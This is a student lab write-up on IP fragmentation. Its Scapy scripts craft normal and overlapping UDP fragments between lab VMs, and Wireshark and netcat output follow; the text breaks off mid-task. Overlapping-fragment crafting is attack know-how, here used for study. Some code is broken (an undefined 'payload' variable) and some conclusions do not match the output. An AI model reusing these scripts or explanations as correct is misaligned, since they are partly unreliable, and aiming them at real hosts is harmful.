Tasks 1: IP Fragmentation

IP fragmentation is an Internet Protocol (IP) process that breaks packets into smaller pieces (fragments), so that the resulting pieces can pass through a link with a smaller maximum transmission unit (MTU) than the original packet size. The fragments are reassembled by the receiving host.


The details of the fragmentation mechanism, as well as the overall architectural approach to fragmentation, are different between IPv4 and IPv6.

Task 1 action items:

- **1.a task:** Construct UDP and send it to a UDP "Server".
- **1.b task:** IP Fragments with Overlapping Contents
- **1.c task:** Sending a Super-Large Packet
- **1.d task:** Sending Incomplete IP Packet

The objective of these actions is to develop a more comprehensive understanding of IP fragmentation, including its essential configurations and inherent limitations.


For executing the task we are creating a demo network, consisting of two virtual machines. All three machines are on the same LAN. Graph 1: (both graph and IP list are relevant for all the other tasks)



1.a Task - Conducting IP Fragmentation

● On Attacker machine we create the code of the IP Fragmentation using Scapy:

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
dst_ip = "10.0.2.15"
src_ip = "10.0.2.4"
payload = "A"*96

def create_udp(udp_len):
        udp = UDP(sport= 7070, dport= 9090)
        udp.len = udp_len
        return udp

def create_ip(dst_ip, pkt_id, frag, flags):
        ip = IP(src=src_ip, dst= dst_ip)
        ip.id = pkt_id
        ip.frag = frag
        ip.flags = flags
        ip.proto = 17
        return ip

udp = create_udp(len(payload) + 8)
fragment_offset = len(payload) // 3
ip1 = create_ip(dst_ip, 1000,0,1)
ip2 = create_ip(dst_ip, 1000,(fragment_offset // 8) + 1,1)
ip3 = create_ip(dst_ip, 1000,(fragment_offset * 2)// 8 + 1,0)
```




```
fragments = []
fragments.append(ip1/udp/payload[:32])
fragments.append(ip2/payload[32:64])
fragments.append(ip3/payload[64:])
fragments[0][UDP].chksum = 0

for fragment in fragments:
        send(fragment, verbose=0)
```

<u>Details about the code:</u>

- First fragment built with an UDP header. The second and third are not.
- All fragments have the same ID. So the Server can reassemble the fragments into a packet.
- **ip.frag** - The first fragment has a `frag` value of 0, and the subsequent fragments have a `frag` value that is equal to the offset of the fragment divided by 8.
- **ip.flags** - Sets the MF bit to 1, indicating that there are more fragments to follow after the first one. This means that the receiver should wait for more fragments and reassemble them into the original packet before processing it.
- **udp.len** - Sets the length of all 3 fragments which is 104 (8 + 32 + 32 + 32). 8 bytes is the UDP header
- **ip.proto = 17** - Means that we are using the UDP as the transport layer protocol. The value 17 is the assigned protocol number for UDP in the IP protocol.
- The **checksum** of the UDP header is typically used to ensure the integrity of the UDP datagram, but it is not required and can be set to 0. In this code, the checksum of the UDP header is explicitly set to 0 to avoid potential errors that may arise from Scapy's automatic checksum calculation.


This script creates 3 fragments that holds data (32 * “A”). Each fragment has the same ID and also has its own offset, so on the Server the network layer will reassemble the fragments.

- First we are making the file executable:




```
[03/19/23]seed@Attacker$ chmod +x ./1a.py
```

- On the Server side we run nc -lu 9090 command (**lu** - listening to UDP packets)




```
[03/19/23]seed@VM:~\ Server$ nc -lu 9090
```

- Run the script



```
[03/19/23]seed@Attacker$ sudo ./1a.py
```

- Server wireshark (Attacker: 10.0.2.4 , Server: 10.0.2.15)




```
    Time                               Source      Destination   Protocol  Length  Info
174 2023-03-19 10:22:11.6096925…  10.0.2.4    10.0.2.3      DHCP         342 DHCP  Requ
175 2023-03-19 10:22:11.6157436…  10.0.2.3    10.0.2.4      DHCP         590 DHCP  ACK
182 2023-03-19 10:26:55.2524865…  10.0.2.4    10.0.2.3      DHCP         342 DHCP  Requ
183 2023-03-19 10:26:55.2580682…  10.0.2.3    10.0.2.4      DHCP         590 DHCP  ACK
192 2023-03-19 10:31:29.3905051…  10.0.2.4    10.0.2.15     UDP           74 7070 → 90
193 2023-03-19 10:31:29.4497594…  10.0.2.4    10.0.2.15     IPv4          66 Fragmente
194 2023-03-19 10:31:29.4918168…  10.0.2.4    10.0.2.15     IPv4          66 Fragmente
195 2023-03-19 10:31:45.4276093…  10.0.2.4    10.0.2.3      DHCP         342 DHCP  Requ
196 2023-03-19 10:31:45.4332515…  10.0.2.3    10.0.2.4      DHCP         590 DHCP  ACK

▸ Frame 192: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interfa
▸ Ethernet II, Src: PcsCompu_78:12:e0 (08:00:27:78:12:e0), Dst: PcsCompu_94:63:67
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
▸ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
▸ Data (32 bytes)
```

We can see that the Server received 3 UDP fragments.

Each fragment has 32 bytes of data.

- On the Server’s terminal we can see the data that has been sent from the Attacker.



```
[03/19/23]seed@VM:~\ Server$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The output on the server's terminal has the full message, meaning that the packet was reassembled successfully.


<u>Task 1.b: IP Fragments with Overlapping Contents</u>

<u>First scenario</u>

The end of the first fragment and the beginning of the second fragment should have `K` bytes of overlapping, i.e., the last `K` bytes of data in the first fragment should have the same offsets as the first `K` bytes of data in the second fragment.


- **<u>Sending the first fragment first</u>**

Added “K = 3” parameter. Also subtracted from the second fragment offset “ fragment_offset - k”.
Now the offset of the second fragment is 2 and it is overlapping with the first fragment whose offset starts at 0 and ends at 4.




```
#!/usr/bin/python3
from scapy.all import *
dst_ip = "10.0.2.15"
src_ip = "10.0.2.4"
payload_A = "A"*32
payload_B = "B"*32
payload_C = "C"*32
K = 3

def create_udp(udp_len):
        udp = UDP(sport= 7070, dport= 9090)
        udp.len = udp_len - (K * 8)
        return udp

def create_ip(dst_ip, pkt_id, frag, flags):
        ip = IP(src=src_ip, dst= dst_ip)
        ip.id = pkt_id
        ip.frag = frag
        ip.flags = flags
        ip.proto = 17
        return ip
payload_sum = len(payload_A) + len(payload_B)+ len(payload_C)
udp = create_udp(payload_sum + 8)
fragment_offset = payload_sum // 3
ip1 = create_ip(dst_ip, 1000,0,1)
ip2 = create_ip(dst_ip, 1000,(fragment_offset // 8) + 1 - K,1)
ip3 = create_ip(dst_ip, 1000,(fragment_offset * 2)// 8 + 1 - K,0)

fragments = []
fragments.append(ip1/udp/payload[:32])
fragments.append(ip2/payload[32:64])
fragments.append(ip3/payload[64:])
fragments[0][UDP].chksum = 0

for fragment in fragments:
        send(fragment, verbose=0)
```

- Server wireshark



```
   Time                              Source         Destination    Protocol  Length Info
 1 2023-03-19 17:54:29.1338851…  PcsCompu_…     Broadcast      ARP           60 Who has 1
 2 2023-03-19 17:54:29.1338989…  PcsCompu_…     PcsCompu_78…   ARP           42 10.0.2.15
 3 2023-03-19 17:54:29.1499207…  10.0.2.4       10.0.2.15      UDP           74 7070 → 90
 4 2023-03-19 17:54:29.1987645…  10.0.2.4       10.0.2.15      IPv4          66 Fragmente
 5 2023-03-19 17:54:29.2381870…  10.0.2.4       10.0.2.15      IPv4          66 Fragmente

▶ Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface
▶ Ethernet II, Src: PcsCompu_78:12:e0 (08:00:27:78:12:e0), Dst: PcsCompu_94:63:67
▶ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
▶ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
▼ Data (32 bytes)
    Data: 414141414141414141414141414141414141414141414141...
    [Length: 32]
```

- We can see that “B” printed 8 times and not 32.




```
[03/19/23]seed@VM:~\ Server$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCC
```

From the information available, it appears that the overlap between the first and second IP fragments has caused the message to be truncated, specifically the first K bytes of the message were cut off. Therefore, we can conclude that the overlap has disrupted the message transmission and resulted in missing data.

- **<u>Sending the second fragment first</u>**


  First, we switch the order of ip2 and ip1 fragments in the array:



```
fragments = []
fragments.append(ip2/payload_B)
fragments.append(ip1/udp/payload_A)
fragments.append(ip3/payload_C)
fragments[1][UDP].chksum = 0

for fragment in fragments:
        send(fragment, verbose=0)
```

  Running the script.


- Server wireshark



```
No.   Time                            Source        Destination    Protocol  Length  Info
    1 2023-03-19 18:01:57.7257736…  PcsCompu_…   Broadcast      ARP           60 Who
    2 2023-03-19 18:01:57.7257927…  PcsCompu_…   PcsCompu_78…   ARP           42 10.0
    3 2023-03-19 18:01:57.7416082…  10.0.2.4     10.0.2.15      IPv4          66 Frag
    4 2023-03-19 18:01:57.7871345…  10.0.2.4     10.0.2.15      UDP           74 7070
    5 2023-03-19 18:01:57.8396588…  10.0.2.4     10.0.2.15      IPv4          66 Frag

▸ Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface
▸ Ethernet II, Src: PcsCompu_78:12:e0 (08:00:27:78:12:e0), Dst: PcsCompu_94:63:67
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
▾ Data (32 bytes)
    Data: 4242424242424242424242424242424242424242424242424242...
    [Length: 32]
```

We can see the different order, first the IPv4 received and then UDP.

- Server terminal



```
[03/19/23]seed@VM:~\ Server$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBCCCCCCCCCCCCCCCCCCCCCC
CCCCCCC
```


The output is the same, that’s because the fragments are identified and reassembled by the ID field and the fragment offset field in the IP header. Each fragment has its own offset value that tells the receiver where it belongs in relation to the other fragments. The receiver can use this information to reassemble the original packet regardless of the order in which the fragments are received.

Second scenario

The second fragment is completely enclosed in the first fragment. The size of the second fragment must be smaller than the first fragment (they cannot be equal).

- **Sending the first fragment first**

  First adjusting the code to match the expected scenario:




```
payload_A = "A" * 32
payload_B = "B" * 24  # set the size of payload_B to smaller value than payload_A
payload_C = "C" * 32

fragment_2_size = len(payload_B) // 8

def create_udp(udp_len):
        udp = UDP(sport= 7070, dport= 9090)
        udp.len = udp_len - fragment_2_size * 8
        return udp

def create_ip(dst_ip, pkt_id, frag, flags):
        ip = IP(src=src_ip, dst= dst_ip)
        ip.id = pkt_id
        ip.frag = frag
        ip.flags = flags
        ip.proto = 17
        return ip

payload_sum = len(payload_A) + len(payload_B) + len(payload_C)
udp = create_udp(payload_sum + 8)

fragment_offset_2 = len(payload_A) // 8 + 1
fragment_offset_3 = (len(payload_A) + len(payload_B)) // 8 + 1

print('udp len', payload_sum + 8)

ip1 = create_ip(dst_ip, 1000, 0, 1)
ip2 = create_ip(dst_ip, 1000, fragment_offset_2 - fragment_2_size, 1)
ip3 = create_ip(dst_ip, 1000, fragment_offset_3 - fragment_2_size , 0)
```

Similarly to the first scenario, it is necessary to reduce the udp_len parameter according to the byte size of the overlap.
In this case, the overlap of the fragments is equal to the size of the second fragment to match the requirements and make it “encapsulated” in the first fragment.

The necessary changes made to the code are:


1. the size of the second fragment’s payload
2. updated udp_len according to the overlapped amount
3. fragment_2 offset is reduced by the n bytes, while n represent the size of the second packet (that way fragment 2 will be enclosed into fragment 1)
4. reduced fragment_3 offset accordingly to insure the packet will be reassembled correctly

- Running the code:




```
